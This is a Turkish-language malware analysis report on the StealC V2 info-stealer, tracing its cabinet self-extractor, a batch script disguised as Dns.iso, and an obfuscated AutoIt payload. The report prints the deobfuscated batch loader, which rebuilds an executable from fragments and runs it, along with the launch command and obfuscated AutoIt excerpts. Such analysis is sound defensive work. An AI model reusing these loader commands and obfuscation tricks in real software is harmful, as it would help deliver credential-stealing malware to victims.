

- Autoit
- Multi-Stage Loader
- Dns.iso
- Karaoke.com
- CABINET Extraction
- Obfuscated M Payload
- SUPER Decryption
- TYLERMAURITIUS
- Base64 RC4
- C2 Communication
- HWID Fingerprinting
- Chrome Local State
- DPAPI
- Browser Cookie Theft
- Crypto Wallet Theft
- XDEFI Wallet
- Data Exfiltration
- Self-Deletion
- Anti-Analysis
- PE64

TYLERMAURITIUS

C2 Communication

#### STEALC V2 CAPABILITIES

- HWID Fingerprinting
- Chrome Local State
- DPAPI
- Browser Cookie Theft
- Crypto Wallet Theft
- XDEFI Wallet
- Data Exfiltration

# STEALC V2

## TEKNİK ANALİZ RAPORU

#### C2 COMMUNICATION

#### ANTI-ANALYSIS

Sandbox  
Evasion

Anti-Debug

Self-Deletion

Obfuscation

#### DATA EXFILTRATION

SENSITIVE DATA  
UPLOADING...

87%

Folder Icon, File Icon, Folder Icon, File Icon, Folder Icon, File Icon

# İçindekiler

|                            |    |
|----------------------------|----|
| İÇİNDEKİLER .....          | i  |
| ÖN BAKIŞ.....              | 1  |
| WEXTRACT.EXE ANALİZİ ..... | 2  |
| STATİK ANALİZ .....        | 2  |
| DİNAMİK ANALİZ .....       | 4  |
| DNS.İSO ANALİZİ .....      | 7  |
| STATİK ANALİZ .....        | 7  |
| M ANALİZİ .....            | 10 |
| STATİK ANALİZ .....        | 10 |
| DİNAMİK ANALİZ .....       | 13 |
| OUTPUT.EXE ANALİZİ .....   | 14 |
| STATİK ANALİZ .....        | 14 |
| DİNAMİK ANALİZ .....       | 15 |
| YARA KURALI.....           | 32 |
| MITRE ATTACK TABLE.....    | 34 |
| ÇÖZÜM ÖNERİLERİ .....      | 34 |
| HAZIRLAYAN .....           | 35 |

## Ön Bakış

**StealC**, 2023 yılının başlarından itibaren siber suç ekosisteminde yaygın şekilde kullanılan, **bilgi hırsızlığı (information stealing)** odaklı bir zararlı yazılım ailesidir. Güvenlik araştırmacıları, StealC'nin kısa sürede popülerlik kazanmasını; **gizlilik odaklı tasarımı, modüler yapısı ve esnek kullanım senaryolarına** bağlamaktadır. **Mart 2025'te yayınlanan StealC V2**, analistlere göre bu zararlının **şimdiye kadarki en kapsamlı ve olgun sürümü** olarak değerlendirilmektedir.

ThreatLabz tarafından yayımlanan teknik raporlarda **StealC V2; yeniden tasarlanmış kontrol paneli, genişletilmiş zararlı yük (payload) desteği ve geliştirilmiş şifreleme mekanizmaları** ile tanımlanmaktadır. Başlangıçta yalnızca bir **bilgi hırsızı** olarak geliştirilen StealC, V2 sürümüyle birlikte **çok amaçlı bir zararlı yük dağıtım platformuna** dönüşmüştür. Analist değerlendirmelerine göre StealC V2, **JSON tabanlı bir ağ iletişim protokolü** kullanmakta ve güncel varyantlarında **RC4 şifreleme** ile hem **ağ trafiğini hem de dahili string'leri** gizlemektedir. Bu yaklaşım, zararlının **statik imza tabanlı tespit mekanizmalarından kaçınmasını** kolaylaştırmaktadır.

Ayrıca StealC V2; **EXE dosyaları, Microsoft Software Installer (MSI) paketleri ve PowerShell betikleri** dağıtabilme yeteneğiyle, önceki sürümlere kıyasla **daha esnek ve modüler bir saldırı zinciri** sunmaktadır.

Yenilenen kontrol paneli, entegre bir **builder aracı** üzerinden tehdit aktörlerinin zararlı kampanyalarını; **coğrafi konum, donanım kimliği (HWID) ve kurulu yazılımlar** gibi kriterlere göre özelleştirmesine imkân tanımaktadır. Güvenlik araştırmacıları, bu **kural tabanlı yaklaşımın** StealC V2'yi **yüksek derecede hedefli saldırılar** için uygun hale getirdiğini vurgulamaktadır.

Analist raporlarında ayrıca StealC V2'nin mimarisinde **önemli bir değişikliğe** gidildiği belirtilmektedir. StealC V1 sürümünde tarayıcı veritabanlarını yerel olarak işlemek amacıyla **C2 sunucusundan sqlite.dll / sqlite3.dll gibi üçüncü parti kütüphaneler indirildiği** gözlemlenirken, **StealC V2 sürümünde bu davranışın tamamen kaldırıldığı** ifade edilmektedir.

## Wextract.exe Analizi

|            |                                                                  |
|------------|------------------------------------------------------------------|
| Adı        | Wextract.exe                                                     |
| MD5        | cf11663d82005c1f411e3e8bd2d513e8                                 |
| SHA256     | 3a8655c048dd54b912b7c4288558175008ec5e2f34e56de255f639812b43cc8b |
| Dosya Türü | PE64/EXE                                                         |

### Statik Analiz


| Property  | Value                                                       |
|-----------|-------------------------------------------------------------|
| File Name | C:\Users\...\Desktop\3a8655c048dd54b912b7c4288558175008e... |
| File Type | Portable Executable 64                                      |
| File Info | Microsoft Visual C++ 8.0 (DLL)                              |
| File Size | 1.88 MB (1971120 bytes)                                     |
| PE Size   | 1.87 MB (1958400 bytes)                                     |
| Created   | Thursday 27 November 2025, 11.37.36                         |
| Modified  | Thursday 27 November 2025, 07.31.44                         |
| Accessed  | Thursday 27 November 2025, 23.09.35                         |
| MD5       | CF11663D82005C1F411E3E8BD2D513E8                            |
| SHA-1     | F80D821F5D30A256B40705386832F3FDF143F326                    |

| Property         | Value                                         |
|------------------|-----------------------------------------------|
| CompanyName      | Microsoft Corporation                         |
| FileDescription  | Win32 Cabinet Self-Extractor                  |
| FileVersion      | 11.00.22621.1 (WinBuild.160101.0800)          |
| InternalName     | Wextract                                      |
| LegalCopyright   | © Microsoft Corporation. All rights reserved. |
| OriginalFilename | WEXTRACT.EXE .MUI                             |

Şekil 1- Zararlı Yazılımın Dosya Özellikleri

İncelenen örnek Portable Executable 64-bit formatındır. **Microsoft Visual C++ 8.0 (DLL)** yapısında derlenmiştir. Dosyanın toplam boyutu **1.88 MB** boyutundadır. Dosyanın iç metaverileri, üretici olarak Microsoft Corporation bilgisi ve **Win32 Cabinet Self-Extractor** olduğu görülmektedir.



Şekil 2- Dosyanın PE Bilgileri

Analiz edilen dosya, **64-bit** Windows işletim sistemi için **Microsoft Visual Studio 2017 (v15.9)** ile **C++** dilinde derlenmiş bir yürütülebilir dosyadır. Dosya, **Microsoft Cabinet** formatında sıkıştırılmış olup yüksek entropi değeri göstermektedir.

|                    |                    |                  |               |                     |
|--------------------|--------------------|------------------|---------------|---------------------|
| 7.97070            |                    | paketlenmiş(99%) |               |                     |
| Entropi            |                    | Baytlar          |               |                     |
| Bölge              |                    |                  |               |                     |
| Ofset▼             | Boyut              | Entropi Durum    |               | İsim                |
| Süzgeç             | Süzgeç             | Süzgeç           | Süzgeç        | Süzgeç              |
| 000000000000000000 | 00000000000000400  | 2.62454          | paketlenme... | PE Başlık           |
| 00000000000000400  | 00000000000007c00  | 6.09631          | paketlenme... | Bölüm(0) ['.text']  |
| 00000000000008000  | 00000000000002400  | 4.72800          | paketlenme... | Bölüm(1) ['.rdata'] |
| 0000000000000a400  | 00000000000000400  | 3.19039          | paketlenme... | Bölüm(2) ['.data']  |
| 0000000000000a800  | 00000000000000600  | 3.15731          | paketlenme... | Bölüm(3) ['.pdata'] |
| 0000000000000ae00  | 0000000000001d3200 | 7.98481          | paketlenmiş   | Bölüm(4) ['.rsrc']  |
| 0000000000001de000 | 00000000000000200  | 0.40967          | paketlenme... | Bölüm(5) ['.reloc'] |
| 0000000000001de200 | 000000000000031b0  | 7.63481          | paketlenmiş   | Kaplama             |

Şekil 3- Entropi Değeri

Yürütülebilir dosyanın **%99** oranında paketlenmiş olduğunu görülmektedir. Genel dosya entropisi: **7,97070'dir**. Bu değer 8'e çok yakın olduğu için, dosyanın tamamen paketlenmiş durumdadır.

## Dinamik Analiz

```
00007FF670576481 5F          pop     rdi
00007FF670576482 5E          pop     rsi
00007FF670576483 5D          pop     rbp
00007FF670576484 C3          ret
00007FF670576485 CC          int3
00007FF670576486 33D2       xor     ecx,ecx
00007FF670576487 48:8BCF    mov     rcx,rdi
00007FF670576488 48:FF15 CE2D0000 call    qword ptr ds:[<CreateDirectoryA>]
00007FF670576489 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF67057648A 74 80      test    eax,eax
00007FF67057648B C705 2B680000 01000000 mov     dword ptr ds:[7FF67057CD00],1
00007FF67057648C BB 01000000    mov     ebx,1
00007FF67057648D EB B4      jmp     zararli.7FF670576490
00007FF67057648E CC          int3
00007FF67057648F CC          int3
00007FF670576490 CC          int3
```

Şekil 4- IXP002.TMP Dizininin Oluşturulması

CreateDirectoryA API ile temp dizinine “IXP002.TMP” isimli bir klasör oluşturmaktadır.

```
00007FF670575DAB 41:88 0A000000 mov     r8d,A
00007FF670575DB1 8905 B1700000 mov     dword ptr ds:[7FF670579940],eax
00007FF670575DB7 48:8D15 823B0000 lea     rdx,qword ptr ds:[7FF670579940]
00007FF670575DBE 33C9       xor     ecx,ecx
00007FF670575DC0 48:FF15 21350000 call    qword ptr ds:[<FindResourceA>]
00007FF670575DC7 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575DCC 48:8BD0    mov     rdx,rax
00007FF670575DD1 33C9       xor     ecx,ecx
00007FF670575DD8 48:FF15 A0350000 call    qword ptr ds:[<LoadResource>]
00007FF670575DD9 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575DE0 48:8BC8    mov     rcx,rax
00007FF670575DE7 48:FF15 71350000 call    qword ptr ds:[<LockResource>]
00007FF670575DE8 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575DEC 48:8905 6D770000 mov     qword ptr ds:[7FF67057D560],rax
00007FF670575DE3 48:85C0    test    rax,rax
00007FF670575DE6 0F84 D5010000 je      zararli.7FF670575F01
00007FF670575DFC 48:8BD0 256A0000 mov     rcx,qword ptr ds:[7FF67057C828]
00007FF670575E03 48:85C9    test    rcx,rcx
00007FF670575E06 74 4E      je      zararli.7FF670575E56
00007FF670575E08 8A 42080000 mov     edx,842
00007FF670575E0D 48:FF15 DC360000 call    qword ptr ds:[<GetDlgItem>]
00007FF670575E14 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575E19 48:8BC8    mov     rcx,rax
00007FF670575E1C 33D2       xor     ecx,ecx
00007FF670575E1E 48:FF15 68360000 call    qword ptr ds:[<ShowWindow>]
00007FF670575E25 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575E2A 48:8BD0 F7690000 mov     rcx,qword ptr ds:[7FF67057C828]
00007FF670575E31 8A 41080000 mov     edx,841
00007FF670575E36 48:FF15 B3360000 call    qword ptr ds:[<GetDlgItem>]
00007FF670575E3D 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
```

Şekil 5- Cabinet Dosyasının Açılması

Zararlı içerisinde “CABINET” tipinde gömülü bir resource barındırmaktadır. Çalışma zamanında FindResourceA, LoadResource, LockResource, API ile sırasıyla içeriği extract ederek cabinet dosyasını çözmektedir.

Şekil 6- IXP002.TMP Dizininin Altına Dosya Oluşturma

**Cabinet** dosyasından çıkarılan dosyalar, **CreateFileA** API'si kullanılarak **IXP002.TMP** dizini altına kaydedilmektedir. Bu dizinde ilk olarak **Beings** adlı dosya oluşturulmaktadır.

Şekil 7- Zaman Damgalarının Değişimi

**Cabinet'** ten diske bırakılan dosyaların zaman damgalarını gizlemek amacıyla sırasıyla **DosDateTimeToFileTime**, **LocalFileTimeToFileTime**, **SetFileTime** API leri kullanılmaktadır. Dosyaların oluşturulma tarihlerini geçmiş bir tarihe ayarlamaktadır.

|        |              |                   |       |        |
|--------|--------------|-------------------|-------|--------|
| Ad     | <b>ÖNCE</b>  | Değiştirme tarihi | Tür   | Boyut  |
| Beings |              | 28.11.2025 00:20  | Dosya | 0 KB   |
| Ad     | <b>SONRA</b> | Değiştirme tarihi | Tür   | Boyut  |
| Beings |              | 26.11.2025 09:19  | Dosya | 144 KB |

Şekil 8- Bırakılan Dosyanın Zaman Damgasının Değiştirilmesi

%TEMP%\IXP002.TMP\ klasörüne bıraktığı dosyaların zaman damgalarını aktif olarak manipüle etmektedir. Dosyalar gerçekte **28 Kasım 2025** tarihinde oluşturulmasına rağmen, **SetFileTime** çağrısı ile değiştirme tarihi **26 Kasım 2025'e** çekilmektedir. Kod aynı şekilde devam ederek toplam 19 tane dosya bırakmaktadır. Bunlar aşağıdaki tabloda verilmiştir.

|             |           |             |              |
|-------------|-----------|-------------|--------------|
| Beings      | Bo        | Certificate | Composer     |
| Distributor | Dns       | Dress       | Emotions.iso |
| Finance     | Kerry.iso | Logging.iso | Manor        |
| Mu.iso      | Out       | Pays        | Rob.iso      |
| Td          | Ts.iso    | Washer      |              |

Tablo 1- Bırakılan Dosyalar

The screenshot shows a debugger window with assembly code. The code includes a call to `SetFileTime` to change the creation time of a file. The file explorer below shows the file `POSTRUNPROGRAM` in the `RCDATA` directory.

Şekil 9- PostRunProgram Resource İçeriğinin Okunması

Dosya kendi içinde **POSTRUNPROGRAM** adlı bir resource barındırmaktadır. Cabinet extraction işleminin ardından `cmd /v /c Set tJWfo=cmd & !tJWfo! < Dns.iso` komutunu yürütmektedir böylece Dns.iso adlı ikinci aşama payload'un çalıştırılmasını sağlamaktadır.

## Dns.iso Analizi

|            |                                                                  |
|------------|------------------------------------------------------------------|
| Adı        | Dns                                                              |
| MD5        | 04e2402e76906edc07538ca0abdbeda9                                 |
| SHA256     | 5e14a6a672c8c2512407b89f8ae9c8649ba7c7d79650b5956790a48f0294f3dd |
| Dosya Türü | Bat                                                              |

## Statik Analiz

| Dns.iso   |                                                       |
|-----------|-------------------------------------------------------|
| Property  | Value                                                 |
| File Name | C:\Users\██████\AppData\Local\Temp\IXP003.TMP\Dns.iso |
| File Type | Unknown format                                        |
| File Info | Unknown format                                        |
| File Size | 6.30 KB (6452 bytes)                                  |

Şekil 10- Dns.iso Dosya Bilgileri

Cabinet extraction aşamasında **%TEMP%\IXP003.TMP\** klasörüne bıraktığı **Dns.iso** adlı dosya, **6.30 KB** boyutunda ve dosya uzantısı adına rağmen gerçek bir disk görüntüsü (**ISO**) değildir. Bu dosya, **POSTRUNPROGRAM** resource'unda belirtilen **cmd < Dns.iso** komutu ile doğrudan komut satırı yorumlayıcısına girdi olarak verilerek bir batch script gibi çalıştırılmak üzere tasarlanmıştır.

```
Dns.bat
1 Set Cattle=d
2 JgSen(Moisture(Selling(Diy(
3 bvvoSpain(Resume(Counseling(Stages(Fin(Circulation(
4 NcDemand(Successful(Thread(Georgia(Anniversary(App(Mars(Miss(Crimes(
5 wvConservative(Davis(Civil(Implications(
6 khVFWire(Striking(Performances(Danny(Panels(Gcc(
7 Set Sexually=Z
8 MntOutlined(Diamonds(Entrepreneurs(Fred(Otherwise(
9 mVDam(
10 Set Similarly=X
11 ArParticular(Mailto(Mighty(
12 FgWma(Consumer(
13 ShyBDeaf(Charles(Puerto(Springer(Minimize(Q(Posts(Sensitivity(
14 IXliReadily(Baker(
15 Set Thinking=w
16 tWAOPhotography(Throat(Sitting(Graph(Auditor(
17 LSF1Steps(Newark(Specializing(Establish(
18 QjFrog(Atmosphere(Competitive(Spend(Youth(
19 Set Luxembourg=a
20 pjoKijiji(Micro(Alike(Extensions(Syndicate(Uses(Nursing(
21 IpzElectro(
22 zLFreebsd(Madonna(Initial(Traditional(Below(Fashion(Challenge(Tee(Cst(
23 HjXPursuit(Readers(Kruger(Caring(
```


Şekil 11- Dosya Uzantısının Değiştirilmesi

**Dns.iso** dosyası, uzantısı kasıtlı olarak yanıltıcı biçimde **.iso** seçilmiş, değişken tabanlı obfuscation içeren bir **batch script**'tir. Çalıştırıldığında öncelikle anlamsız kelimelerden oluşan değişkenler tanımlamaktadır. Ardından bu değişkenleri **%değişken%** yöntemiyle birleştirerek gerçek komutu deobfuscate etmektedir.

```
Dns.bat
1 Set Zhufd=Karaoke.com
2 Set /a Sodium=385506
3 md Sodium
4 set /p ="MZ" > Sodium\Zhufd <nul
5 findstr /V "Gordon" Out >> Sodium\Zhufd
6 copy /b /Y Sodium\Zhufd + PaYs + Dress + Td + Beings + Distributor + Washer + Manor + Certificate + Bo + Finance Sodium\Zhufd
7 For
8 cd Sodium
9
10 copy /b /Y ..\Rob.iso + ..\Composer.iso + ..\Kerry.iso + ..\Logging.iso + ..\Ts.iso + ..\Mu.iso + ..\Emotions.iso M
11 start /w Zhufd M
12
13 cd ..
14
```

Şekil 12- Bat Dosyasının Deobfuscate Hali

Elde edilen **batch script**, çok katmanlı ve ağır gizlenmiş bir final **payload loader**'dır. Önce **385506** adlı geçici klasör içinde **Karaoke.com** isimli bir **EXE** oluşturur, **PE** başlığını manuel olarak yazar, ardından aynı klasördeki 10 adet küçük parça (**PaYs**, **Dress**, **Beings vb.**) ve 7 adet büyük parça (**Rob.iso**, **Composer.iso**, **Emotions.iso vb.**) dosyayı **copy /b** ile sırasıyla birleştirir, son olarak ortaya çıkan tam boy payload olan **M** dosyasını **Karaoke.com** dosyasına parametre olarak vererek sessizce çalıştırmaktadır.



Şekil 13- Dosyaların oluşturulması


**385506** klasöründe bulunan dosyası derlenmiş **Karaoke.com Autolt** dosyası ve **M** obfuscate edilmiş kaynak **Autolt script** dosyaları şeklinde bırakılmaktadır. **Karaoke.com** yürütülebilir dosyasına M dosyası parametre verilerek tamamen bellekte çalıştırılmaktadır.

Analizin bir sonraki aşamasında, nihai **payload**'un bellekte çalıştırılan asıl kaynağı olan **M** dosyası detaylı olarak incelenecektir. Bu inceleme için **Autolt-Extractor** aracı kullanılarak **script**'in tam içeriği çıkarılacak, **obfuscation** katmanını çevrilecek ve **Autolt** komutları satır satır yorumlanacaktır.

## M Analizi

|            |                                                                  |
|------------|------------------------------------------------------------------|
| Adı        | M                                                                |
| MD5        | fa13b6154cce45e8ad2e508c25b04d2a                                 |
| SHA256     | 99821ae855254727192cbd33e506067c9717043b90f7cd36e73a9676977c98ec |
| Dosya Türü | AU3                                                              |


## Statik Analiz



| Property  | Value                                               |
|-----------|-----------------------------------------------------|
| File Name | C:\Users\...\AppData\Local\Temp\IXP002.TMP\385506\M |
| File Type | Unknown format                                      |
| File Info | Unknown format                                      |
| File Size | 1.23 MB (1292251 bytes)                             |
| PE Size   | Not a Portable Executable.                          |

Şekil 14- M Dosyasının Dosya Boyutu


**M** dosyası, **1,23 MB** boyutunda, **PE** başlığı içermeyen saf **Autolt v3** kaynak scripti'dir.



```
1 0% eEMi,<x{ŠFS!çZÖEERÓ²İşziò ii~~DC2
2 ÖGSüéâ;DC3NULR}NULNUL#P,STXók÷çşBELa2ý&â"œXâxDC1K...^
3 !I>ò 9iAYİî'ÄiŠ+SUBg×NAKš·âz.lİŞFS :×Eİ÷M!¹°İcğ_W,İ-İ,^@toÄS
4 a·9C6P #SOHBEI]vda'c[BSERER"ô¹,Oúa>Ü¹iñ;(;~SIèç%|_Ó"'iQ±·D'
5 tÖi)AU3!EA06M'ysšS<özDC2ñg-Á"çkCÊR!NULNULá»:!¥)äiçVT:®¼áššš
6 •ETB5
7 N+ 'DEFNAKâ¹÷hNUL+4+NULNUL+4+NULNUL,,|NULNULø^ÜSOH»»kEø^ÜSOH
8 VTGSBİİ_u)BEL,H³é,wš"0ê•xIACK¥ÆESCŠÜéBELÔ,B±Pa,CAN|DC3E+À(
9 wz/Y2/Ä{FE1>Äâ eEi]B?UQŞBELJS*ç~SYNéòPETX°rôâETXD° P{iÁ%Üi:
10 İ%-â!oÀöi^İ:©@"EM"LÖ-è÷sésš;-#FSX#s%, [ES' >1 Ö~x%(ÄA+4×@]ÁY·
11 z+@y2·EOT+ZACK®>\şhòæ=[ >âV-Ö-âm
```


Şekil 15- M Dosyasının İçeriği

Obfuscate halde olan **M** dosyası, ilk satırlarında **AU3!EA06M** sihirli başlığı açıkça görülmektedir.



Şekil 16- Autoit Extractor ile Deobfuscate İşlemi

AutoIt-Extractor aracı kullanılarak **M** dosyası deobfuscate edilmiştir.



Şekil 17- Autoit Extractor ile Deobfuscate Sonucu

Deobfuscate edilen **M** script'i, **çok katmanlı junk-code + matematiksel anti-emulation döngüleri** ve **Switch-Case** yapısı içermektedir. Gerçek tüm string'ler ve API isimleri şifrelenmiş olup, çalışma zamanında **SUPER()** adlı deşifre fonksiyonu tarafından çözülmektedir.

```
C:\Users\... Documents\Final.au3 - SciTE-Lite [7 of 7]
File Edit Search View Tools Options Language Buffers Help
7 Final.au3

1 Func SUPPLIESALTERBIRDSTAT()
2   While 0x22e
3     $producingpowder = 0xa10d
4     Switch $producingpowder
5       Case 0xa10c
6         $bootytu = "CompaniesFunnyDoctorsRemediesYourChampionshipsInfiniteDerek", $fundacquisitionacknowledgedexposed = "Proce
7         DllCall("shlwapi.dll", "bool", "PathIsDirectoryW", "wstr", "ybVDnlzKYq")
8         Sqrt(0x2008)
9         DllCall("kernel32.dll", "dword", "GetActiveProcessorCount", "dword", 0xa4)
10        ProgressOff()
11        DllCall("kernel32.dll", "long", "GetErrorMode")
12        $producingpowder = $producingpowder + 0x10c37 / 0x10c37
13      Case 0xa10d
14        $unemploymentminimum = DllCall("kernel32.dll", "hwnd", "GetCurrentProcess")
15        ExitLoop
16    EndSwitch
17  WEnd
18  While 0x215
19    $gmcillnessdownloadstructural = 0x659b
20    Switch $gmcillnessdownloadstructural
21      Case 0x6599
22        DllCall("kernel32.dll", "bool", "CloseHandle", "ptr", "188")
23        DllCall("kernel32.dll", "dword", "GetActiveProcessorCount", "dword", 0x36)
24        $claimedcathedralkenneth = "ATTEMPTSFALLIMPROVEREACHESCONSIDERINGSALTHOME"
25        ProgressOff()
26        $gmcillnessdownloadstructural = $gmcillnessdownloadstructural + 0x9c07e / 0x9c07e
27      Case 0x659a
28        $knightsluxembourgquarter = "landingtfartworkkevinfastallowanceoptionalscotiamarkingtowns"
29        Execute("WinGetPos('Wildlife@Invited@Program')")
30        ProgressOff()
31        DllCall("kernel32.dll", "long", "GetErrorMode")
32        $totalimpact = "variationinputsatmosphericthehandjobshorter"
33        ProgressOff()

```

Şekil 18- Super Fonksiyonu Sonrası Çözülen Kod

Deobfuscate edilmiş **Autolt script**'i üzerinde kapsamlı bir temizlik ve statik analiz işlemi gerçekleştirilmiştir. Bu amaçla özel olarak bir **Python script**'i hazırlanmış ve şu işlemler sırasıyla uygulanmıştır:

